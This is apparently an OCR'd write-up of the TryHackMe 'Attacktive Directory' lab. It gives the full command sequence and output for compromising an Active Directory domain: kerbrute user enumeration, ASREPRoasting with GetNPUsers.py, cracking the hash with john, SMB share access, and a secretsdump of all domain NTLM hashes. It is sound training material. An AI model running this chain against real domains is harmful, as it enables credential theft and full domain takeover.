
```
[+] Enumerating users using SID S-1-5-21-3591857110-2884097990-301047963 and logon username '', password ''

S-1-5-21-3591857110-2884097990-301047963-500 THM-AD\Administrator (Local User)
S-1-5-21-3591857110-2884097990-301047963-501 THM-AD\Guest (Local User)
S-1-5-21-3591857110-2884097990-301047963-502 THM-AD\krbtgt (Local User)
S-1-5-21-3591857110-2884097990-301047963-512 THM-AD\Domain Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-513 THM-AD\Domain Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-514 THM-AD\Domain Guests (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-515 THM-AD\Domain Computers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-516 THM-AD\Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-517 THM-AD\Cert Publishers (Local Group)
S-1-5-21-3591857110-2884097990-301047963-518 THM-AD\Schema Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-519 THM-AD\Enterprise Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-520 THM-AD\Group Policy Creator Owners (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-521 THM-AD\Read-only Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-522 THM-AD\Cloneable Domain Controllers (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-525 THM-AD\Protected Users (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-526 THM-AD\Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-527 THM-AD\Enterprise Key Admins (Domain Group)
S-1-5-21-3591857110-2884097990-301047963-1000 THM-AD\ATTACKTIVEDIREC$ (Local User)
```

What is the NetBIOS-Domain Name of the machine?

```
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2023-06-10T08:08:20
|_Not valid after:  2023-12-10T08:08:20
|_ssl-date: 2023-06-11T10:17:18+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2023-06-11T10:17:08+00:00
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2023-06-11T10:17:12
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.19 seconds
```

What invalid TLD do people commonly use for their Active Directory Domain?





Task 4 : Enumeration Enumerating Users via Kerberos:

What command within Kerbrute will allow us to enumerate valid usernames?

Download the kerbrute from the given link and then make it executable by chmod 777 command then start it.

```
┌──(root㉿kali)-[~/Tools/kerbrute]
└─# ./kerbrute_linux_amd64

Version: v1.0.3 (9dad6e1) - 06/11/23 - Ronnie Flathers @ropnop

This tool is designed to assist in quickly bruteforcing valid Active Directory accounts through Kerberos Pre-Authentication.
It is designed to be used on an internal Windows domain with access to one of the Domain Controllers.
Warning: failed Kerberos Pre-Auth counts as a failed login and WILL lock out accounts

Usage:
  kerbrute [command]

Available Commands:
  bruteforce    Bruteforce username:password combos, from a file or stdin
  bruteuser     Bruteforce a single user's password from a wordlist
  help          Help about any command
  passwordspray Test a single password against a list of users
  userenum      Enumerate valid domain usernames via Kerberos
  version       Display version info and quit
```

What notable account is discovered? (These should jump out at you

```
┌──(root㉿kali)-[~/Tools/kerbrute]
└─# ./kerbrute_linux_amd64 userenum --dc 10.10.194.41 -d spookysec.local user.txt

Version: v1.0.3 (9dad6e1) - 06/11/23 - Ronnie Flathers @ropnop

2023/06/11 17:03:19 >  Using KDC(s):
2023/06/11 17:03:19 >   10.10.194.41:88

2023/06/11 17:03:20 >  [+] VALID USERNAME:       james@spookysec.local
2023/06/11 17:03:25 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2023/06/11 17:03:32 >  [+] VALID USERNAME:       James@spookysec.local
2023/06/11 17:03:34 >  [+] VALID USERNAME:       robin@spookysec.local
2023/06/11 17:04:04 >  [+] VALID USERNAME:       darkstar@spookysec.local
2023/06/11 17:04:24 >  [+] VALID USERNAME:       administrator@spookysec.local
2023/06/11 17:05:01 >  [+] VALID USERNAME:       backup@spookysec.local
2023/06/11 17:05:19 >  [+] VALID USERNAME:       paradox@spookysec.local
2023/06/11 17:07:31 >  [+] VALID USERNAME:       JAMES@spookysec.local
2023/06/11 17:08:10 >  [+] VALID USERNAME:       Robin@spookysec.local
2023/06/11 17:11:55 >  [+] VALID USERNAME:       Administrator@spookysec.local
2023/06/11 17:19:17 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2023/06/11 17:21:41 >  [+] VALID USERNAME:       Paradox@spookysec.local
2023/06/11 17:29:13 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2023/06/11 17:31:23 >  [+] VALID USERNAME:       ori@spookysec.local
2023/06/11 17:35:12 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2023/06/11 17:44:44 >  Done! Tested 73317 usernames (16 valid) in 2485.066 seconds
```

What is the other notable account discovered? (These should jump out at you)

Answer the questions below

What command within Kerbrute will allow us to enumerate valid usernames?


userenum — ✓ Correct Answer — Hint

What notable account is discovered? (These should jump out at you)

svc-admin — ✓ Correct Answer

What is the other notable account is discovered? (These should jump out at you)

backup — ✓ Correct Answer



Task 5: Exploitation Abusing Kerberos:

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

After the enumeration of user accounts is finished, we can attempt to abuse a feature within Kerberos with an attack method called ASREPRoasting. ASReproasting occurs when a user account has the privilege “Does not require Pre-Authentication” set. This means that the account does not need to provide valid identification(for example correct password or any password) before requesting a Kerberos Ticket on the specified user account.

For this attack, we will use a Python code of impacket tool. The Python code name GetNPUsers.py

First, let us collect the user's name which we got by brute-force attack by the kerbrute tools.

```
 1 james
 2 svc-admin
 3 James
 4 robin
 5 darkstar
 6 administrator
 7 backup
 8 paradox
 9 JAMES
10 Robin
11 Administrator
12
13
```

Now let us use the impackets python program to find out which users Kerberos tickets (TGT) we can get without a password.

```
┌──(root㉿kali)-[~]
└─# python3 /usr/share/doc/python3-impacket/examples/GetNPUsers.py -dc-ip 10.10.180.50 spookysec.local/ -no-pass -usersfile /root/Tools/kerbrute/kerbrute.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[-] User james doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:fb4ee6a5f276853acdf20b061a8ee278$8d4063eb67bcfcf9a6577b10bb80042bdbc56c4b8928656736Sc6e1da090dbb5dcc549f45b143e560d3c51d2eb2e0
671e042694d1694392cbc24c46f42700bd21f5bbccf8ce16527f9d16bc66a9fdc309844b48d8259993b6ff2a97bc2459e5dbf0766a43fec32929b9bcd9a3598923eab2a094d3b574c4e7de41241bce081ac457
668f574f99aee87c2874471f6363e5c004400dc1a11c120d3f65d8926f02b570f138b836580c884836dc886ac80923fb33b983e4462dc9c08d2faf7d58f9a81af620a946edfa88b25955ace4add24341c9dd1a
e8ea526ab83dd95c61b28e4b4cb879cca8b553e06189ad152b4a32696c1
[-] User James doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User darkstar doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User paradox doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User JAMES doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Robin doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Visit: https://hashcat.net/wiki/doku.php?id=example_hashes

On the page, you will find the hashcat which is retrieved from a DC.

18200	Kerberos 5, etype 23, AS-REP	$krb5asrep$23$user@domain.com:3e156ada591263b8aab0965f5aebd837$007497cb51b6c8116d6407a782ea0e

The domain name is domain.com


What mode is the hash?

In the upper questions answer, we can see that the hash used in Kerberos for KDC is Kerberos 5 AS-REP etype 23.


So in the hashcat tools, we can see the mode of this hash algorithm.

```
┌──(root㉿kali)-[~/Tools/kerbrute]
└─# hashcat --help | grep "Kerberos"
  19600 | Kerberos 5, etype 17, TGS-REP                       | Network Protocol
  19800 | Kerberos 5, etype 17, Pre-Auth                      | Network Protocol
  28800 | Kerberos 5, etype 17, DB                            | Network Protocol
  19700 | Kerberos 5, etype 18, TGS-REP                       | Network Protocol
  19900 | Kerberos 5, etype 18, Pre-Auth                      | Network Protocol
  28900 | Kerberos 5, etype 18, DB                            | Network Protocol
   7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth               | Network Protocol
  13100 | Kerberos 5, etype 23, TGS-REP                       | Network Protocol
  18200 | Kerberos 5, etype 23, AS-REP                        | Network Protocol
```

Now crack the hash with the modified password list provided, what is the user accounts password?



Copy the hash you got by using the GetNPUsers.py tool. Now paste it into a new file.



Using John tools to break the hash. Given password list in the tryhackme is used.

```
┌──(root㉿kali)-[~/Tools/kerbrute]
└─# john --wordlist=password.txt  hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
management2005    ($krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL)
1g 0:00:00:00 DONE (2023-06-12 14:10) 7.692g/s 51200p/s 51200c/s 51200C/s horoscope..amy123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Task 6: Enumeration Back to the Basics:

What utility can we use to map remote SMB shares?

Which option will list shares?

```
┌──(root㉿kali)-[~]
└─# smbclient --help
Usage: smbclient [OPTIONS] service <password>
  -M, --message=HOST                 Send message
  -I, --ip-address=IP                Use this IP to connect to
  -E, --stderr                       Write messages to stderr instead of stdout
  -L, --list=HOST                    Get a list of shares available on a host
  -T, --tar=<c|x>IXFvgbNan           Command line tar
  -D, --directory=DIR                Start from directory
  -c, --command=STRING               Execute semicolon separated commands
  -b, --send-buffer=BYTES            Changes the transmit/send buffer
  -t, --timeout=SECONDS              Changes the per-operation timeout
  -p, --port=PORT                    Port to connect to
  -g, --grepable                     Produce grepable output
  -q, --quiet                        Suppress help message
  -B, --browse                       Browse SMB servers using DNS
```


How many remote shares is the server listing?

To see the server listing we can enter the user: svc-admin using the smbclient command because smb port is open in this server.


```
┌──(root㉿kali)-[~/Tools/kerbrute]
└─# smbclient -L //10.10.191.163/ -U svc-admin
Password for [WORKGROUP\svc-admin]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backup          Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.191.163 failed (Error NT_STATUS_RESOURCE_NAME_NO
T_FOUND)
Unable to connect with SMB1 -- no workgroup available
```


There is one particular share that we have access to that contains a text file. Which share is it?

What is the content of the file?




We will use more commands to open and see the file.






Decoding the contents of the file, what are the full contents?



Open the burp suite and go to the decoder option paste the encoded string and decode it in the base64 method.



The decoded string is the backup account and its password


Task 7: Domain Privilege Escalation Elevating Privileges within the Domain :

What method allowed us to dump NTDS.DIT?

The backup@spookysec.local is a backup account of the Domain controller. We are assuming that in this account, all domains' password hashes are stored here. So, now we will use a Python code of the impacket tool that is named secretsdump.py. This code will retrieve and show us all the password hashes from the backup account that are stored here.. Exploiting this, we will effectively have full control over the AD Domain.

See that the error is remote operation failed and No address associated with the hostname.

Let us try a command in another way.



The command worked.

What is the administrator's NTLM hash?

```
┌──(root㉿kali)-[~]
└─# python3 /usr/share/doc/python3-impacket/examples/secretsdump.py -just-dc backup@10.10.233.52
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
spookysec.local\robin:1110:aad3b435b51404eeaad3b435b51404ee:642744a46b9d4f6dff8942d23626e5bb:::
spookysec.local\paradox:1111:aad3b435b51404eeaad3b435b51404ee:048052193cfa6ea46b5a302319c0cff2:::
spookysec.local\Muirland:1112:aad3b435b51404eeaad3b435b51404ee:3db8b1419ae75a418b3aa12b8c0fb705:::
spookysec.local\horshark:1113:aad3b435b51404eeaad3b435b51404ee:41317db6bd1fb8c21c2fd2b675238664:::
spookysec.local\svc-admin:1114:aad3b435b51404eeaad3b435b51404ee:fc0f1e5359e372aa1f69147375ba6809:::
spookysec.local\backup:1118:aad3b435b51404eeaad3b435b51404ee:19741bde08e135f4b40f1ca9aab45538:::
spookysec.local\a-spooks:1601:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
